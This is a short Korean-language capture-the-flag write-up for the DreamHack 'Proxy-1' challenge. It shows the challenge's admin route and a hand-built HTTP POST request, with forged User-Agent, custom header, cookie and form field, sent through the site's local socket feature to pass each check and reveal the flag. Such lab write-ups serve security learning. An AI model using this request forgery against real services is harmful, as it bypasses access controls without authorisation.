
DreamHack Proxy-1문제

2021-09-05

```python
@app.route('/admin', methods=['POST'])
def admin():
    if request.remote_addr != '127.0.0.1':
        return 'Only localhost'

    if request.headers.get('User-Agent') != 'Admin Browser':
        return 'Only Admin Browser'

    if request.headers.get('DreamhackUser') != 'admin':
        return 'Only Admin'

    if request.cookies.get('admin') != 'true':
        return 'Admin Cookie'

    if request.form.get('userid') != 'admin':
        return 'Admin id'

    return FLAG
```

코드의 조건과 맞는 POST request가 Flag가 주어지는 것으로 보인다.

먼저 127.0.0.1을 맞추기 위해 사이트를 보니




사이트에서 이와 같은 기능을 제공한다. 어짜피 로컬에서 보내는 Socket request이므로 127.0.0.1 조건은 해결이고 두번째는 User-Agent: Admin Browser 로 해결, 세번째는 DreamhackUser: admin 으로 해결, 네번째는 Cookie: admin=true 로 해결, 마지막은 Content로 userid=admin을 보내면 되기에 이를 모두 합치면

```
POST /admin HTTP/1.1
Host: 127.0.0.1
User-Agent: Admin Browser
DreamhackUser: admin
Cookie: admin=true
Content-Type: application/x-www-form-urlencoded
Content-Length: 12

userid=admin
```

이와 같이 적을 수 있다.

이를 사이트에 적어주면



Flag를 확인할 수 있다.